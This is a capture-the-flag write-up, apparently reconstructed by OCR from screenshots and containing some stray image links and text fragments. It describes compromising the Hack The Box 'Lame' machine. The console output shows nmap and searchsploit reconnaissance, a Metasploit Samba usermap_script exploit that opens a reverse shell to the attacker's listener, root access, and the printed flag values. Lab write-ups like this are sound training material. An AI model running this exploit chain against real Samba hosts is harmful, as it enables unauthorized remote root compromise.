
Hack The Box: Lame

Exploiting a vulnerable machine at target IP 10.10.10.3 known as Lame

Strategy:
Compromise the vulnerable machine in order to gain privileged access for the root.


Tactics:

1. Perform a network scan. Using nmap to discover target Ip 10.10.10.3. Scanning it for all the vulnerable ports with Nikto and checking all the accessible directories with dirb but found nothing. It had an Ftp service on port 21, open ssh service at port 22. It had a Samba 3.0.20 running on port 445. Had nothing visual running on the target Ip.



```
Shellcodes: No Results
shashhh10@kali:~$ sudo nmap -sS -sV -sC -A 10.10.10.3
[sudo] password for shashhh10:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-16 03:18 EDT
Nmap scan report for 10.10.10.3
Host is up (0.092s latency).
Not shown: 996 filtered ports
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP
 code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.7
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 4.7p1 Debi
an 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa
:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1
:24:3d:e8:f3 (RSA)
139/tcp open  netbios-ssn Samba smbd 3.X - 4
.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-
Debian (workgroup: WORKGROUP)
Warning: OSScan results may be unreliable be
cause we could not find at least 1 open and
1 closed port
Aggressive OS guesses: OpenWrt White Russian
 0.9 (Linux 2.4.30) (92%), D-Link DAP-1522 W
AP, or Xerox WorkCentre Pro 245 or 6556 prin
ter (92%), Dell Integrated Remote Access Con
troller (iDRAC6) (92%), Linksys WET54GS5 WAP
, Tranzeo TR-CPQ-19f WAP, or Xerox WorkCentr
e Pro 265 printer (92%), Linux 2.4.21 - 2.4.
31 (likely embedded) (92%), Linux 2.4.27 (92
```

2. Ran a simple searchsploit to know more about Samba 3.0.20




This address is re


This address uses a network port w
the request for your protection.

```
Samba 3.4.7/3.5.1 - Denial of Service                 | linux/dos/12588.txt
Samba 3.5.0 - Remote Code Execution                   | linux/remote/42060.py
Samba 3.5.0 < 4.4.14/4.5.10/4.6.4 - 'is_known_pipena  | linux/remote/42084.rb
Samba 3.5.11/3.6.3 - Remote Code Execution            | linux/remote/37834.py
Samba 3.5.22/3.6.17/4.0.8 - nttrans Reply Integer Ov  | linux/dos/27778.txt
Samba 4.5.2 - Symlink Race Permits Opening Files Out  | multiple/remote/41740.txt
Samba < 2.0.5 - Local Overflow                        | linux/local/19428.c
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution     | multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow                 | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)         | linux_x86/dos/36741.py
Sambar FTP Server 6.4 - 'SIZE' Remote Denial of Serv  | windows/dos/2934.php
Sambar Server 4.1 Beta - Admin Access                 | cgi/remote/20570.txt
Sambar Server 4.2 Beta 7 - Batch CGI                  | windows/remote/19761.txt
Sambar Server 4.3/4.4 Beta 3 - Search CGI             | windows/remote/20223.txt
Sambar Server 4.4/5.0 - 'pagecount' File Overwrite    | multiple/remote/21026.txt
Sambar Server 4.x/5.0 - Insecure Default Password Pr  | multiple/remote/21027.txt
Sambar Server 5.1 - Sample Script Denial of Service   | windows/dos/21228.c
Sambar Server 5.1 - Script Source Disclosure          | cgi/remote/21390.txt
Sambar Server 5.x - 'results.stm' Cross-Site Scripti  | windows/remote/22185.txt
Sambar Server 5.x - Information Disclosure            | windows/remote/22434.txt
Sambar Server 5.x - Open Proxy / Authentication Bypa  | windows/remote/24076.txt
Sambar Server 5.x/6.0/6.1 - 'results.stm' indexname   | windows/remote/25694.txt
Sambar Server 5.x/6.0/6.1 - logout RCredirect Cross-  | windows/remote/25695.txt
Sambar Server 5.x/6.0/6.1 - Server Referer Cross-Sit  | windows/remote/25696.txt
Sambar Server 6 - Search Results Buffer Overflow (Me  | windows/remote/16756.rb
Sambar Server 6.0 - 'results.stm' POST Buffer Overfl  | windows/dos/23664.py
Sambar Server 6.1 Beta 2 - 'show.asp?show' Cross-Sit  | windows/remote/24161.txt
Sambar Server 6.1 Beta 2 - 'showini.asp' Arbitrary F  | windows/remote/24163.txt
Sambar Server 6.1 Beta 2 - 'showperf.asp?title' Cros  | windows/remote/24162.txt
SWAT Samba Web Administration Tool - Cross-Site Requ  | cgi/webapps/17577.txt
------------------------------------------------------ ---------------------------------
Shellcodes: No Results
shashhh10@kali:~$ searchsploit samba 3.0.20
------------------------------------------------------ ---------------------------------
 Exploit Title                                        |  Path
------------------------------------------------------ ---------------------------------
Samba 3.0.10 < 3.3.5 - Format String / Security Bypa  | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Co  | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow                 | linux/remote/7701.txt
Samba < 3.0.20 - Remote Heap Overflow                 | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)         | linux_x86/dos/36741.py
------------------------------------------------------ ---------------------------------
Shellcodes: No Results
shashhh10@kali:~$ sudo nmap -sS -sV -sC -A 10.10.10.3
[sudo] password for shashhh10:
```

3. Ran Metasploit to check for the following Samba exploit. Used the usermap_script exploit to exfiltrate the shell. Set the receiver host to my Ip. Ran the exploit and got access to the shell.



```
   14  exploit/multi/samba/usermap_script                    2007-05-14       excellen
t  No     Samba "username map script" Command Execution
   15  exploit/osx/samba/lsa_transnames_heap                 2007-05-14       average
   No     Samba lsa_io_trans_names Heap Overflow
   16  exploit/osx/samba/trans2open                          2003-04-07       great
   No     Samba trans2open Overflow (Mac OS X PPC)
   17  exploit/solaris/samba/lsa_transnames_heap             2007-05-14       average
   No     Samba lsa_io_trans_names Heap Overflow
   18  exploit/solaris/samba/trans2open                      2003-04-07       great
   No     Samba trans2open Overflow (Solaris SPARC)
   19  exploit/unix/http/quest_kace_systems_management_rce   2018-05-31       excellen
t  Yes    Quest KACE Systems Management Command Injection
   20  exploit/unix/misc/distcc_exec                         2002-02-01       excellen
t  Yes    DistCC Daemon Command Execution
   21  exploit/unix/webapp/citrix_access_gateway_exec        2010-12-21       excellen
t  Yes    Citrix Access Gateway Command Execution
   22  exploit/windows/fileformat/ms14_060_sandworm          2014-10-14       excellen
t  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   23  exploit/windows/http/sambar6_search_results           2003-06-21       normal
   Yes    Sambar 6 Search Results Buffer Overflow
   24  exploit/windows/license/calicclnt_getconfig           2005-03-02       average
   No     Computer Associates License Client GETCONFIG Overflow
   25  exploit/windows/smb/group_policy_startup              2015-01-26       manual
   No     Group Policy Script Execution From Shared Resource
   26  post/linux/gather/enum_configs                                         normal
   No     Linux Gather Configurations


msf5 > exploit/multi/samba/usermap_script
[-] Unknown command: exploit/multi/samba/usermap_script.
This is a module we can load. Do you want to use exploit/multi/samba/usermap_script? [y
/N]   y
msf5 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hos
ts file with syntax 'file:<path>'
   RPORT   139              yes       The target port (TCP)


Exploit target:
```




This address is re

This address uses a network port w
the request for your protection.


```
msf5 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.10.10.3       yes       The target host(s), range CIDR identifier, or hos
ts file with syntax 'file:<path>'
   RPORT   139              yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP double handler on 10.10.14.7:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo S0XeAPfWJuz0UHkM;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "S0XeAPfWJuz0UHkM\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (10.10.14.7:4444 → 10.10.10.3:49656) at 2020-05-16
03:14:31 -0400

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
```

4. Got access to the user.txt file in the /home/makis directory. And the root.txt in the root directory.



This address uses a network port w
the request for your protection.

```
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "WfAiz0yw5gdswSjT\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 3 opened (10.10.14.7:4444 → 10.10.10.3:44437) at 2020-05-16 03:34:35 -0400

id
uid=0(root) gid=0(root)
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd home
ls
ftp
makis
service
user
cd makis
ls
user.txt
cat user.txt
69454a937d94f5f0225ea00acd2e84c5
```



```
cat ftp
cat: ftp: No such file or directory
cd ..
ls
ftp
makis
service
user
cd ..
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd root
ls
Desktop
reset_logs.sh
root.txt
vnc.log
cat root.txt
92caac3be140ef409e45721348a4e9df
id
uid=0(root) gid=0(root)
```

-------------------------------*End-of-HTB*---------------------------------